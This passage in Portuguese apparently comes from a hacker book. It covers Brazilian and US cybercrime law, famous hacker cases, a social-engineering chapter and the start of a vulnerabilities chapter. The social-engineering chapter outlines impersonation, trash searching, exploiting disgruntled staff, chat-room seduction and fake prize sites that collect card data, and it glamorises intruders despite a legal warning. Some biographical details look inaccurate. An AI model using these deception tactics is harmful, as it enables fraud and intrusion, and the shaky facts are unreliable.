3 Na escolinha de inglês aprendemos que a nossa expressão "bom senso" traduz-se como "common sense" em inglês. Numa tradução literal, o common sense dos norte-americanos pode ser escrito como senso comum. A diferença entre ambas as formas, entretanto, não é apenas literal. Os povos latinos, europeus, africanos e asiáticos têm essa noção de bom senso: raciocinar primeiro até encontrar uma solução lógica, usando a sabedoria popular. Já o common sense tem uma conotação diferente: usar as convenções já prontas presentes na cultura estadunidense, sem "parar para pensar". Portanto, bom senso é igual a pensar antes de agir. Já common sense é sinônimo de idéia pré-concebida...

A legislação brasileira

O grande trunfo dos *hackers* brasileiros é a falta de legislação apropriada para lidar com os crimes eletrônicos. A falta de leis específicas torna o Brasil um verdadeiro paraíso para todo o tipo de invasão e manipulação ilícita de dados. As punições aplicadas são baseadas em leis que se aproximam da situação do crime eletrônico. Grande parte dos casos resolvidos pelas autoridades nacionais é relativa a casos de pirataria e pedofilia, e não invasão e "hackeamento" de sistemas.

A falta de proteção legal preocupa muito o governo e as grandes empresas, pois estas são obrigadas a gastar quantias elevadas de dinheiro com softwares e equipamentos para garantir a segurança de seus dados, e mesmo assim não conseguem evitar a ação dos vândalos digitais.

Preocupados com a situação, vários deputados formularam projetos de lei para deter a ação dos invasores. Mas devido ao lento processo de aprovação, à total ignorância dos parlamentares em relação ao assunto e às diversas correções e alterações que devem ser feitas até que tudo esteja adequado, os hackers podem continuar utilizando suas habilidades para continuar suas pesquisas. A seguir, temos um trecho específico do projeto de lei criado pelo deputado Décio Braga que trata dos crimes de informática:

"Dispõe sobre os crimes de informática e dá outras providências"

CAPÍTULO III
DOS CRIMES DE INFORMÁTICA

Dano a dado ou programa de computador

Art. 8º. Apagar, destruir, modificar ou de qualquer forma inutilizar, total ou parcialmente, dado ou programa de computador, de forma indevida ou não autorizada.

Pena: detenção de um a três anos e multa.

Parágrafo único. Se o crime é cometido:

I - contra o interesse da União, Estado, Distrito Federal, Município, órgão ou entidade da administração direta ou indireta ou de empresa concessionária de serviços públicos;

II - com considerável prejuízo para a vítima;

III - com intuito de lucro ou vantagem de qualquer espécie, própria ou de terceiro;

IV - com abuso de confiança;

V - por motivo fútil;

VI - com o uso indevido de senha ou processo de identificação de terceiro; ou

VII - com a utilização de qualquer outro meio fraudulento.

Pena: detenção de dois a quatro anos e multa.

Acesso indevido ou não autorizado

Art. 9º. Obter acesso, indevido ou não autorizado, a computador ou rede de computadores.

Pena: detenção de seis meses a um ano e multa.

Parágrafo primeiro. Na mesma pena incorre quem, sem autorização ou indevidamente, obtém, mantém ou fornece a terceiro qualquer meio de identificação ou acesso a computador ou rede de computadores.

Parágrafo segundo. Se o crime é cometido:

I - com acesso a computador ou rede de computadores da União, Estado, Distrito Federal, Município, órgão ou entidade da administração direta ou indireta ou de empresa concessionária de serviços públicos;

II - com considerável prejuízo para a vítima;

III - com intuito de lucro ou vantagem de qualquer espécie, própria ou de terceiro;

IV - com abuso de confiança;

V - por motivo fútil;

VI - com o uso indevido de senha ou processo de identificação de terceiro; ou

VII - com a utilização de qualquer outro meio fraudulento.

Pena: detenção de um a dois anos e multa.

Alteração de senha ou mecanismo de acesso a programa de computador ou dados

Art. 10º. Apagar, destruir, alterar, ou de qualquer forma inutilizar, senha ou qualquer outro mecanismo de acesso a computador, programa de computador ou dados, de forma indevida ou não autorizada.

Pena: detenção de um a dois anos e multa.

Obtenção indevida ou não autorizada de dado ou instrução de computador

Art. 11º. Obter, manter ou fornecer, sem autorização ou indevidamente, dado ou instrução de computador.

Pena: detenção de três meses a um ano e multa.

Parágrafo único. Se o crime é cometido:

I - com acesso a computador ou rede de computadores da União, Estado, Distrito Federal, Município, órgão ou entidade da administração direta ou indireta ou de empresa concessionária de serviços públicos;

II - com considerável prejuízo para a vítima;

III - com intuito de lucro ou vantagem de qualquer espécie, própria ou de terceiro;

IV - com abuso de confiança;

V - por motivo fútil;

VI - com o uso indevido de senha ou processo de identificação de terceiro; ou

VII - com a utilização de qualquer outro meio fraudulento.

Pena: detenção de um a dois anos e multa.

Violação de segredo armazenado em computador, meio magnético de natureza magnética, óptica ou similar.

Art. 12º. Obter segredos, de indústria ou comércio, ou informações pessoais armazenadas em computador, rede de computadores, meio eletrônico de natureza magnética, óptica ou similar, de forma indevida ou não autorizada.

Pena: detenção de um a três anos e multa.

Criação, desenvolvimento ou inserção em computador de dados ou programa de computador com fins nocivos

Art. 13º. Criar, desenvolver ou inserir, dado ou programa em computador ou rede de computadores, de forma indevida ou não autorizada, com a finalidade de apagar, destruir, inutilizar ou modificar dado ou programa de computador ou de qualquer forma dificultar ou impossibilitar, total ou parcialmente, a utilização de computador ou rede de computadores.

Pena: reclusão de um a quatro anos e multa.

Parágrafo único. Se o crime é cometido:

I - contra interesse da União, Estado, Distrito Federal, Município, órgão ou entidade da administração direta ou indireta ou de empresa concessionária de serviços públicos;

II - com considerável prejuízo para a vítima;

III - com intuito de lucro ou vantagem de qualquer espécie, própria ou de terceiro;

IV - com abuso de confiança;

V - por motivo fútil;

VI - com o uso indevido de senha ou processo de identificação de terceiro; ou

VII - com a utilização de qualquer outro meio fraudulento.

Pena: reclusão de dois a seis anos e multa.

Veiculação de pornografia através de rede de computadores

Art. 14º. Oferecer serviço ou informação de caráter pornográfico, em rede de computadores, sem exibir, previamente, de forma facilmente visível e destacada, aviso sobre sua natureza, indicando o seu conteúdo e a inadequação para criança ou adolescentes.

Pena: detenção de um a três anos e multa.

Como podemos notar, o projeto é abrangente, lidando com assuntos que vão desde invasões até a criação de vírus e programas que possam danificar dados alheios. Com certeza, a "nação *hacker*" teria a maioria dos seus atos coibida caso a lei estivesse em vigor. Mas, além do processo de aprovação da lei, o governo tem de prover condições para que elas sejam executadas.

Leis internacionais após o dia 11 de setembro de 2001

Nos Estados Unidos da América

Após o fatídico dia 11 de setembro de 2001, caracterizado pelos atentados ao World Trade Center e Pentágono, muita coisa mudou em relação à vida dos hackers no âmbito internacional. No mesmo dia em que os aviões derrubaram as torres do WTC, os agentes do FBI já intimavam os maiores provedores de acesso a instalarem o software Carnivore, conhecido pela sua capacidade de filtrar mensagens de e-mail em busca de palavras e expressões relacionadas ao atentado.

Além disso, o governo americano diminuiu os entraves judiciais para o uso de escutas telefônicas, eliminou a necessidade de provas e até revogou a lei que proibia a CIA de organizar assassinatos contra inimigos externos. Estudos realizados pelo Pentágono sobre o ciberterrorismo mostraram que ataques de *crackers* poderiam parar o país, já que os reservatórios de água, energia elétrica e gás são controlados por centros de computação que podem ser invadidos remotamente de maneira ridiculamente fácil.

Uma das leis criadas pelo departamento foi a *USA Act,* que possui uma seção especial voltada para o ciberterrorismo. O *USA Act* prevê punição para toda forma de vandalismo eletrônico que possa atingir empresas e cidadãos, incluindo invasões vindas de outros países. Isso significa que, se rastreado, o invasor será punido de acordo com as leis internacionais.

Com as novas leis e medidas americanas, os legisladores americanos transformaram milhares de *crackers* e *hackers* em terroristas por definição. Um dos parágrafos da *PATRIOT* (Provide Appropriate Tools Required to Intercept and Obstruct Terrorism Act) diz o seguinte: aquele que, com conhecimento, cause transmissão de um programa, informação, código ou comando e, como resultado de tal conduta, intencionalmente cause dano sem autorização, para um computador protegido [estará em violação deste estatuto]. Isso significa que, como foi dito antes, *hackers* viraram terroristas para os americanos. Como se já não fosse suficiente, ser considerado terrorista praticamente significa prisão perpétua.

Está em elaboração um conjunto de novas leis (na verdade a ratificação legal da Doutrina Bush) chamado de Homeland Security Act, que promete endurecer o cerco aos inimigos dos Estados Unidos em todas as frentes: militar, comercial, armamentista, política e digital. Espere para ver em breve ações paramilitares norte-americanas em outros países visando prender ou assassinar pessoas acusadas de hackerismo.

A lei americana pode funcionar como um modelo para definir os padrões mundiais que são discutidos anualmente pela Interpol, que criou uma divisão especial, a Unidade de Crimes de Alta Tecnologia, para combater os crimes eletrônicos.

Na Europa

A maior parte dos grupos europeus tomou medidas semelhantes às dos Estados Unidos. Todas baseadas no rastreamento de informações pessoais sem qualquer aviso prévio, dando poder aos seus agentes de vasculhar as caixas de mensagens de qualquer provedor. A adoção do padrão norte-americano mostra mais uma vez que o mundo está próximo de estabelecer uma forte estratégia de combate aos *cibercrimes*, o que vai prejudicar muito a ação dos vândalos digitais. Como efeito colateral, ferirá também alguns direitos e a privacidade de cidadãos reconhecidamente inocentes ("Mate todos! Um deles é terrorista...").

Casos de hackers famosos

Para o governo eles são criminosos. Para a nação *hacker*, heróis. Vamos apresentar dois dos casos mais conhecidos de aplicação de leis contra os crimes eletrônicos. Dmitry Sklayrov e Kevin Mitnick são dois ótimos exemplos de como as leis internacionais relacionadas à invasão, hackeamento de software e utilização de engenharia social são aplicadas na realidade.

O russo que "hackeou" a Adobe

O programador russo Dmitry Sklayrov foi acusado de comercializar uma ferramenta que quebra as medidas de segurança do programa Adobe Book Reader logo após dar uma palestra sobre segurança na DefCon em julho de 2001. O Advanced eBook Processor pode quebrar a senha de segurança criada pela Adobe, transformando um e-book criptografado em um simples PDF. Ele foi enquadrado na lei que visa a proteção do direito intelectual para os produtos digitais, o Digital Millenium Copyright Act, dispositivo horrendo e nazista mais conhecido como DMCA.

A parte mais estranha é que a própria Adobe decidiu retirar as acusações. As críticas internacionais e as ameaças de boicote foram os principais motivos que fizeram com que a empresa fizesse uma revisão de consciência. Apesar disso, a situação de Dmitry não melhorou em nada, pois o governo americano não retirou as acusações.

Após pagar uma multa de US$ 50 mil e ficar detido na Califórnia por cinco meses, o russo obteve a liberdade por meio de um acordo em que apoiaria o governo norte-americano. A condição imposta foi a de ficar sob observação durante um ano, e só então ele seria absolvido completamente.

O hacker mais famoso do mundo

Um dos maiores ídolos da nação *hacker*. A história de Kevin Mitnick com certeza daria material para uma verdadeira enciclopédia. Em 1989 foi procurado pelo FBI acusado de roubar um software secreto de pesquisa da Digital Equipment Corp. E a Corte norte-americana decretou que o *hacker* seria preso sem direito à fiança. A Corte justificou dizendo que ele representava uma ameaça à comunidade e mesmo à segurança nacional ao utilizar um teclado.

Após um ano de prisão, Mitnick foi posto em liberdade, mas em pouco tempo já estava violando os termos de sua condicional. Em 1992 era suspeito de ter *crackeado* sistemas de informática e obter acesso aos registros do FBI. Em novembro do mesmo ano, Mitnick desapareceu misteriosamente sem deixar rastros. As autoridades achavam que ele estaria usando falsas identidades para se esconder.

Em 1994, o hacker se deparou com o especialista em segurança Tsutomu Shimomura, do Centro Nacional de Supercomputação, em San Diego, na Califórnia. Ele havia alterado o sistema pessoal de Shimomura, que ficou indignado, pois se considerava um dos melhores especialistas em segurança do país. Mitnick ganhou acesso por meio de um computador da Loyola University, de Chicago, autorizado a mandar informações para a máquina do especialista. A partir desse ponto, foi armado um esquema em conjunto com o FBI para encontrar o hacker. Shimomura instalou um computador para monitorar todas as ações realizadas em seu próprio equipamento.

Mitnick não fazia idéia da operação montada e continuou com os ataques. No dia 15 de fevereiro de 1995, foi localizado. Ele passou cinco anos na cadeia após invadir empresas como a Motorola e a Nokia. Durante esse tempo uma legião de fãs lutou por sua liberdade, organizando movimentos como o Free Mitnick. Ele ainda sofreu 23 acusações federais de fraude no sistema telefônico por uso ilegal de componentes de acesso para evitar tarifas, além de ser considerado como "terrorista da informática" pelo governo americano.

Engenharia Social

Capítulo 6

"For hard cash we will lie and deceive.
And even our masters don't know the
webs we weave"[1]
Pink Floyd, "Dogs of War"

1 "Por dinheiro grosso nós mentiremos e enganaremos. / E nem nossos mestres sabem das teias que tecemos". Do álbum A Momentary Lapse of Reason, 1987.

Este capítulo é bem curto, se comparado com os outros, menos técnicos. Também é aparentemente o mais distante do que se espera de um livro como este. Mas não se engane: as informações aqui contidas são as mais importantes de todo o livro. Um ataque muito complicado pode se transformar em algo simplíssimo, caso a engenharia social seja empregada. Portanto, antes de quebrar a cabeça com soluções puramente tecnológicas, pense primeiro que enganar o alvo e fazê-lo trabalhar para você pelo lado de dentro é muito mais rápido.

O objetivo das técnicas aqui apresentadas é a aquisição de informações vitais sobre o alvo escolhido. Por informações vitais, além das óbvias como dados financeiros, pessoais e hierárquicos, entende-se as idiossincrasias técnicas e políticas da empresa: instalações físicas e lógicas, topologias de rede, políticas de senhas e chaves de criptografia.

O termo engenharia social pode parecer num primeiro momento algo distante do universo hacker. Basicamente, significa a "garimpagem" de informações vitais sobre uma determinada pessoa, empresa, produto ou organização. Essas informações são provenientes quase sempre de pessoas próximas ao indivíduo a ser atacado ou do próprio quadro de funcionários e clientes – no caso de empresas. Dessa forma, podemos encarar o termo como sinônimo de espionagem, que utiliza táticas que vão desde cartas e telefonemas, passando por pesquisas nos depósitos de lixo até a abordagem pessoal.

As técnicas de engenharia social exigem uma preparação psicológica profunda e contínua. O candidato a invasor deve estar pronto para estudar o comportamento do seu alvo e entender melhor seu *modus operandi*, incluindo até o monitoramento de horários. Mesmo com investimentos pesados na área de segurança, grande parte das empresas (senão todas) não está preparada para lidar com esse fator. Lembre-se de que o espião usará a boa vontade, a cortesia, a ingenuidade das pessoas e mesmo as normas da empresa para enganar as vítimas.

Atenção: isso é crime!

O mundo da engenharia social parece ser algo muito tentador. Mas, diferente dos crimes digitais, que não possuem uma legislação bem definida no país, todas as técnicas citadas são consideradas crimes passíveis de punição, que vão desde o pagamento de multas até a detenção. A interpretação legal baseia-se na configuração dos atos de engenharia social como **falsidade ideológica**, caracterizada pela incorporação de uma identidade alheia (**impostura**) seguida de fraude. Dependendo do destino dado às informações recebidas (por exemplo, em caso de fraude financeira), o invasor responderá também pelo crime de **estelionato**.

O propósito deste capítulo é demonstrar superficialmente as técnicas utilizadas na engenharia social. É importante que todos conheçam essas técnicas, mas não recomendamos a ninguém utilizá-las: pelas leis brasileiras e da maioria dos países elas são consideradas práticas criminosas, com punições bem severas.

Tipos de ataque

Existem basicamente dois tipos de ataques: o direto e o indireto. A eficiência deles depende das habilidades pessoais do hacker e do quanto ele se identifica com os processos. Normalmente, é necessário utilizar uma combinação de ambos para obter o resultado desejado. Para chegar à abordagem direta, o invasor deve ter conseguido uma bela coleção de informações obtidas de modo indireto. Só assim poderá "saber do que está falando" quando abordar um funcionário do teleatendimento para conseguir uma senha de acesso ao sistema ou enviar aquele fax dizendo que é o gerente da filial solicitando informações.

Ataque indireto

O ataque indireto consiste na utilização de ferramentas de invasão (como cavalos de tróia e sites com código malicioso) e de impostura (como cartas, e-mails e sites falsos com a aparência dos verdadeiros) para obter informações pessoais. Os usuários individuais de quem o hacker extrai os dados são apenas vetores para a coleta de informações de uma entidade maior - empresa, organização ou governo. Sua intenção não é atacar cada um desses usuários, e sim o organismo maior ao qual elas pertencem.

Ataque direto

São caracterizados pelo contato pessoal. Geralmente são feitos por fax ou telefone (embora hackers mais confiantes ousem fazê-los pessoalmente...) e exigem planejamento detalhado e antecipado, vários planos de emergência para cada uma das fases do ataque previamente planejadas e um pouco de dom artístico. Sim, um bom invasor tem a obrigação de ser bom ator. Este deve ser bem articulado para que seu plano não seja desmascarado, e também ter raciocínio rápido para encontrar saídas caso algo fora do planejado dê errado.

Métodos utilizados

É óbvio que todo esse falatório sobre ataques diretos e indiretos é extremamente vago. Na prática, existem algumas táticas simples que devem ser usadas na elaboração do procedimento de ataque. As principais armas de um engenheiro social podem ser divididas em dois grandes grupos: **pesquisa** e **impostura**.

Comecemos pela ***pesquisa***. A aquisição de material, como relatórios anuais e lista de pagamento, pode dar uma ótima visão da hierarquia adotada na empresa. Isso ajuda muito na hora da seleção dos alvos pontuais (lembre-se: um pedacinho de informação extraído de cada usuário resulta em um bolo valiosíssimo quando reunido às outras pequenas informações extraídas dos outros usuários). O hacker pode descobrir quem detém o material necessário para a invasão e outras informações importantes para o ataque, como departamento em que a pessoa trabalha, softwares utilizados, sistema operacional, hardware e sistemas empresariais.

Observe que nem sempre os dados úteis estão escritos: uma análise dos resultados de sua busca, compreendendo combinações e cruzamento de informações, é importantíssima. "Ler nas entrelinhas" nunca foi tão necessário...

Mesmo assim, a pesquisa é só o começo. Depois de descobrir quem guarda as informações e quais são elas, o hacker deve pensar nos meios que utilizará para extrair mais dados. É nesse ponto que entra a ***impostura***: o *hacker* deve se fazer passar por outras pessoas (seja da própria empresa, seja clientes, fornecedores, seja até agentes do governo) para, de posse das informações já "garimpadas", angariar dados e documentos mais sérios, específicos e, principalmente, valiosos.

A seguir vamos falar sobre métodos utilizados para a aquisição de dados vitais das empresas, tanto em ataques diretos quanto indiretos.

Disfarces

Como um bom espião, o engenheiro social deve dispor de diversos disfarces para alcançar seus objetivos. Entre eles devem constar desde se passar por faxineiro até consultor em visita. Certas empresas adoram receber consultores de empresas famosas. Para tanto, basta apenas que o hacker tenha um terno, boa lábia e um crachá. O fator idade não é mais um problema tão grande, pois o perfil do profissional de informática é cada vez mais jovem, basta apenas tratar um pouco da aparência e da linguagem a ser utilizada.

A incorporação do personagem é um fator de grande importância para o sucesso. Imagine um hacker disfarçado de faxineiro. Ele simplesmente não vai andar até a lata de lixo, separar os papéis de seu interesse e virar as costas, será até estranho se ninguém suspeitar. Ele deve fazer todo o serviço desde limpar a mesa até varrer o chão, conseguindo mais oportunidades para entender o que acontece ao seu redor. Depois de um certo tempo, as pessoas passam a confiar mais e o invasor pode tranqüilamente limpar as mesas repletas de material importante para o desenvolvimento de um ataque bem-sucedido.

O lixo é rico!

O lixo de um escritório é, potencialmente, uma das maiores fontes de informações para o hacker. Geralmente é nele que as pessoas jogam aqueles pedaços de papéis em que anotam suas senhas antes de memorizá-las ou transcrever para uma agenda. Além disso, o lixo de uma grande empresa recebe dezenas de relatórios que podem parecer banais mas que, na verdade, guardam informações sobre o patrimônio da empresa, funcionários cadastrados e aspectos dos sistemas.

A falta de preocupação só com esse fator isolado pode render uma invasão bem-sucedida e ainda ajudar o invasor a limpar seus rastros. Muitas vezes, ele mesmo pode estar lá para recolher o lixo da sala do administrador. Obviamente, isso depende muito da perícia do hacker e do quanto ele realmente precisa das informações, caso contrário, ele pode esperar até que o material seja posto para coleta, o que não seria muito recomendado.

Funcionários descontentes e redes de contatos

Talvez seja a forma mais fácil de conseguir informações dentro de uma empresa. Muitas vezes pode custar um certo valor (nem sempre em dinheiro...), mas isso vai depender do teor de insatisfação do funcionário para com a empresa em questão. Explorar a fragilidade de pessoas insatisfeitas com as condições de trabalho é muito mais simples do que podemos imaginar. É muito fácil para o administrador insatisfeito com o salário falar algo que possa prejudicar seus superiores de alguma forma. Nem sempre eles são úteis após saírem ou serem demitidos, pois a política das empresas é a de trocar as senhas.

Não se deve esquecer que os funcionários de uma empresa possuem uma rede de contatos, dentro e fora dela. Isso também é válido para os descontentes, que podem fornecer ao hacker informações valiosas sobre outras pessoas e sobre caminhos para chegar a mais dados.

O apelo sentimental

O invasor pode incorporar outra pessoa, com muito mais facilidade, no mundo virtual. Vamos supor que o hacker quer invadir um computador qualquer na Internet. Ele procura uma sala de chat e observa silenciosamente a conversa por um tempo. Depois, sai da sala e entra novamente com algum apelido do sexo oposto ao da vítima escolhida. A partir desse ponto é fácil conquistar a confiança do internauta e ganhar acesso aos seus dados pessoais mais importantes, usando apenas as técnicas de sedução e conquista que todos nós conhecemos e que, mesmo assim, funcionam. Observe que homens e mulheres possuem maneiras diferentes de serem conquistados e seduzidos.

Programação neurolingüística

Ao se comunicar com qualquer pessoa, é possível utilizar técnicas de programação neurolingüística para confundir a pessoa e fazê-la concordar com você. Consegue-se isso de diversas formas, sendo a mais óbvia (e que funciona em quase 100% dos casos) fazer com que a vítima acredite que na realidade a idéia foi dela. Uma das técnicas para confundir a vítima é a chamada **acompanha-acompanha-acompanha-comanda**: o hacker imita o jeito de escrever, de falar e até a gesticulação de seu interlocutor. Faz isso por um bom tempo durante a conversa, até que um elo de intimidade se forme e a vítima pense que está no comando, baixando a guarda. A partir daí, o hacker pode comandar a conversa sem que a vítima perceba e sugar dela tudo o que for necessário.

A utilização da Internet

Uma forma eficaz de conseguir as informações desejadas é através de formulários e cadastros na Internet. Sites que oferecem brindes para quem se cadastrar e promoções que prometem os mais variados tipos de prêmios podem não passar de instrumentos utilizados pelos hackers para conseguir uma vasta quantidade de informações sobre os internautas. Entre elas, estão dados pessoais e dicas sobre o comportamento da futura vítima. Essa técnica é utilizada principalmente para a obtenção de números de cartões de crédito e dados como CPF e RG.

O fator sorte

Há muitos casos em que os procedimentos de engenharia social são facilitados por descuidos dos usuários e dos administradores do parque de informática das empresas. Às vezes, mesmo empresas muito seguras deixam escapar uma, e apenas uma, informação não óbvia. Se o hacker tiver a sorte de tropeçar nessa informação, seu processo de engenharia social poderá ser abreviado em vários dias, às vezes semanas. *Oreille attentive et bon vouloir!*[2]

Navegando pelo mar proibido

Mesmo depois de invadidos, um computador, um site ou uma empresa são um quebra-cabeça complicado para o invasor. Até então este possuía as informações sobre a periferia. Agora ele tem acesso irrestrito a todas as áreas do local invadido, mas que para ele se parece mais com um labirinto. O controle de acesso e usuários internos de empresas, por exemplo, normalmente é menos rigoroso que os procedimentos de segurança das partes visíveis externamente (site, e-mail, gateways e Internet). Mas ainda assim, uma vez dentro, o invasor deverá quebrar senhas, contornar dispositivos de segurança ou mesmo utilizar novamente a engenharia social para obter informações cada vez mais próximas do núcleo. Este é um processo sem fim ;-)

Casos reais

Os hackers listados nesta "galeria da fama" ganharam notoriedade por seus ataques muito bem engendrados e pelas somas fabulosas em dinheiro que foram capazes de movimentar. Mas lembre-se: hackers, quando são realmente bons, não são apanhados...

Abraham Abdallah

Em 2002, o hacker e lavador de pratos Abraham Abdallah recebeu acusações de fraudes da ordem de US$ 80 milhões. Utilizando-se da revista *Forbes*, que publicou uma lista com as 400 pessoas mais ricas dos EUA, ele roubou o número de diversos cartões de crédito de pessoas famosas. Utilizando técnicas de engenharia social, Abdallah enganou bancos e empresas de crédito para conseguir as informações para o seu golpe.

Chegou a montar uma rede de caixas postais para receber as encomendas que fazia com o dinheiro roubado. Foi descoberto pela polícia ao tentar retirar uma quantia acima do saldo existente de Thomas Siebel, fundador da empresa de e-commerce chamada Siebel Systems.

---

2 "Orelha atenta e boa vontade" - expressão muito empregada no texto ***As Mil e Uma Noites - Narrativas de Sabedoria*** *(Les Mille et Une Nuits - Récits Sapientiaux. Tradução para o francês de René R. Khawam, Éditions Albin Michel, França). O original em árabe é impronunciável para os ocidentais.*

Kevin Mitnick

Kevin Mitnick já foi um dos criminosos mais procurados pelo FBI, devido aos crimes digitais que cometeu. Após ganhar a liberdade, ajudou a fundar uma empresa de consultoria especializada em segurança, a Defensive Thinking. Esse é um fato que chega a surpreender muito, pois Mitnick tornou-se um símbolo da engenharia social ao planejar e realizar seus ataques aos sistemas de grandes empresas pelo mundo.

Ele usou as artimanhas da engenharia social pela primeira vez nos anos 70, ao conhecer um estudante que lidava com "phreaking" (o hackeamento de linhas telefônicas). Ele percebeu como os phreakers agiam, fazendo-se passar por funcionários das companhias telefônicas. Começou a tentar com amigos e professores e sentiu-se motivado após notar que tinha facilidade em conseguir informações confidenciais. Ele foi evoluindo suas táticas até o ponto em que nenhuma empresa estava mais segura contra os seus ataques.

Sua lista de ataques inclui desde telefonemas inocentes ao setor de suporte até a incorporação de funcionários importantes para conseguir informações como senhas para obter acesso a grandes sistemas da empresa. Dessa forma, Mitnick tornou-se uma lenda para a população hacker ao redor do mundo.

Além desses, podemos citar, com louvor, outros hackers que se utilizaram de engenharia social para atingir seus objetivos:

- O polonês Vladimir Levin, que desviou mais de dez milhões de dólares de contas no CityBank;
- Raphael Gray, que roubou quase 30 mil cartões de crédito nos Estados Unidos e, com um deles (que ele alega ser de Bill Gates), comprou uma caixa de Viagra e a remeteu ao próprio;
- Jerome Heckenkamp, inglês de 22 anos, que pediu ao juiz para ser preso depois de invadir sites como o eBay, Lycos e eTrade;

Poderíamos preencher completamente este livro citando diversos hackers famosos (inclusive brasileiros). Apenas estes exemplos, entretanto, mostram como as estruturas de segurança, que já são ruins no campo tecnológico, ficam piores quando o fator humano entra em campo.

Vulnerabilidades

Capítulo 7

"I am a world's forgotten boy
The one who searches and destroys
Look out honey, 'cause I'm using technology
Ain't got time to make no apology"[1]
The Stooges, "Search and Destroy"

1 "Eu sou um garoto esquecido pelo mundo / Aquele que vasculha e destrói / Estou usando tecnologia / E por isso não tenho tempo para me desculpar". Do álbum Raw Power, 1973.

Imagine uma nação como os Estados Unidos da América. Forte, rica, militarmente imbatível, tecnologicamente muito à frente de qualquer outra. É muito difícil imaginar que uma nação como essa perca uma guerra sendo travada em algum país distante. Mesmo que, por algum motivo, perca tal guerra, os dispositivos nacionais de defesa nunca deixariam que um ataque qualquer (militar ou terrorista) chegasse perto das fronteiras do país. Certo?

Bem, 11 de setembro deixou claro que ninguém pode prever tudo. Os terroristas atacaram por onde foi mais fácil, usando pessoas comuns – cidadãos americanos – e atuando em pontos reconhecidamente vuneráveis – a fraca segurança dos aeroportos. Quem poderia imaginar que aviões comerciais seriam usados como mísseis para derrubar as torres do World Trade Center em Nova York? Se pensarmos bem, a idéia é tão insana que chega a ser genial (do ponto de vista dos terroristas, obviamente): foi deveras fácil causar todo aquele dano.

Administradores de sites e de redes e mesmo nós, usuários comuns de informática, temos o mesmo dilema. Aplicamos correções de segurança liberados pelos desenvolvedores dos programas que usamos, instalamos firewalls, antivírus, removedores de *trojans* e toda uma parafernalha tecnológica para descobrir, depois de alguns dias, que não adiantou nada: bastou um garoto de 12 anos com muita vontade e más intenções para invadir nossos sistemas e fazer um belo estrago.

Infelizmente mesmo o usuário leigo deve se preocupar com a segurança de suas informações e sistemas de informática. Hoje não basta trocar a fechadura da porta: se o seu forro for de madeira, os ladrões entram pelo teto. Assim como devemos modificar (desfigurar?) nossas casas para torná-las mais seguras, temos de estar atentos a todos os buracos não óbvios que os programas os quais usamos apresentam para os terríveis chapéus pretos[2].

Noções sobre vulnerabilidades

O estudo das vulnerabilidades existentes deve fazer parte da rotina do bom hacker (err... do mau também...). Diariamente, listas de discussão e sites especializados liberam listas e mais listas de falhas em sistemas operacionais e servidores. Considerando que, se você está lendo este livro e está neste capítulo, você está querendo aprender. Utilizar-se de técnicas já conhecidas e divulgadas é o trampolim para, no futuro, descobrir essas vulnerabilidades antes dos organismos de defesa. Mesmo um hacker experiente tem de estar atento a essas listas, caso algum usuário queira facilitar seu trabalho e deixar seu computador desatualizado.

---

2 No capítulo 1, Psicologia Hacker, vimos diversos tipos de hackers divididos por habilidade. Mas o grande universo do submundo digital pode ser dividido, sem levar em conta as habilidades individuais, entre a comunidade do bem e a legião do mal. Os do primeiro tipo são chamados de chapéus brancos, ou white hats. Já os maliciosos se autodenominam chapéus pretos, ou black hats. Há os que trabalham no limiar dos dois tipos e são chamados de grey hats (chapéus cinzas). Em tempo: a Red Hat, Inc. (www.redhat.com) não tem nada com isso...

Normalmente, há três tipos de falhas que podem ser exploradas:

1. Falhas que afetam a disponibilidade da máquina ("tirá-la do ar"). Isso pode ser feito de diversas maneiras, uma delas (mas não a única) é a negação de serviço (ou DoS).

2. Falhas que permitem o acesso limitado ao sistema. É o que comumente chamamos de "invasão". Nela incluem-se falhas do software e falhas de configuração (ou seja, humanas). As falhas de software mais comuns podem ser exploradas diretamente ou por algum tipo de estouro de pilha (o famigerado *buffer overflow*). Já a falha humana mais comum é instalar o sistema e não aplicar as atualizações e patches recomendados pelo fabricante. Também é comum deixar as contas-padrão do sistema (administrador, root, bin, operator, sysop... a lista é grande) ativas ou com as senhas default.

3. Falhas que permitem a execução de código arbitrário na máquina. Pode ser o passo seguinte do tipo anterior, ou pode ser explorado diretamente por algum tipo de exploit, sendo o *buffer overflow* muito comum.

Há outros tipos de falhas, mas no fundo são especializações desses três grandes grupos. Se o seu objetivo é ser um usuário ou administrador bem informado, estar atento às listas de segurança é um bom ponto de partida, uma vez que a maioria esmagadora dos autodenominados hackers/crackers não passam de moleques com vontade de pichar alguma coisa. Tais fedelhos normalmente não conhecem nada muito além do divulgado nessas listas. É sua obrigação SEMPRE atender aos apelos do seu fabricante de software e atualizar os programas que você usa para ficar imune a essas falhas. Se não o fizer, o azar é seu: vai ficar à mercê de adolescentes com muuuito tempo livre...

Superlammers e sua visão de Raio-X

Qualquer falha de segurança possui características únicas. Cada sistema operacional e cada programa autônomo apresenta as suas, mas grande parte das vulnerabilidades permite o acesso a áreas consideradas restritas de servidores e computadores pessoais – trocando em miúdos, toda estrutura de diretórios de todos os discos rígidos.

O grande problema dos lammers é que eles não têm a mínima idéia do que estão fazendo. E nem querem ter: basta encontrar algum site desprotegido, desfigurá-lo e gozar dos seus cinco minutos de fama. Com seus conhecimentos limitados, normalmente usam uma abordagem de três estágios para direcionar seus ataques:

1. Busca por computadores vulneráveis

Lammers normalmente não possuem um objetivo definido. Não estão atrás de prejudicar aquela companhia ou roubar o dinheiro daquele banco. Pelo contrário, vasculham a Internet atrás de computadores (seja servidores, seja pessoais) que estejam vulneráveis aos poucos tipos de ataque que eles conhecem. Para tanto, utilizam-se de ferramentas conhecidas como scanners, que, após forne-

cer um conjunto de máquinas a ser testado, retornam listas às que estiverem desprotegidas. Como é possível colocar faixas inteiras de endereços de Internet neles, essas listas podem chegar a centenas de computadores e sistemas.

2. Invasão e posse

Mas descobrir as vulnerabilidades não é o suficiente para executar um ataque. Uma vez encontrado o alvo fácil, os script-kiddies (outro nome dado aos lammers) utilizam-se de outras ferramentas para explorar os buracos encontrados. Normalmente, nossos garotos têm em mãos uma biblioteca razoável de exploits – scripts e programas utilizados para "desfrutar" das fraquezas da vítima – para que sua descoberta não seja em vão. Há exploits para "derrubar" a máquina-alvo e para controlá-la. Aplicado o exploit apropriado, o lammer "owna"[3] o sistema e faz o que quer com ele.

3. Manutenção do ataque

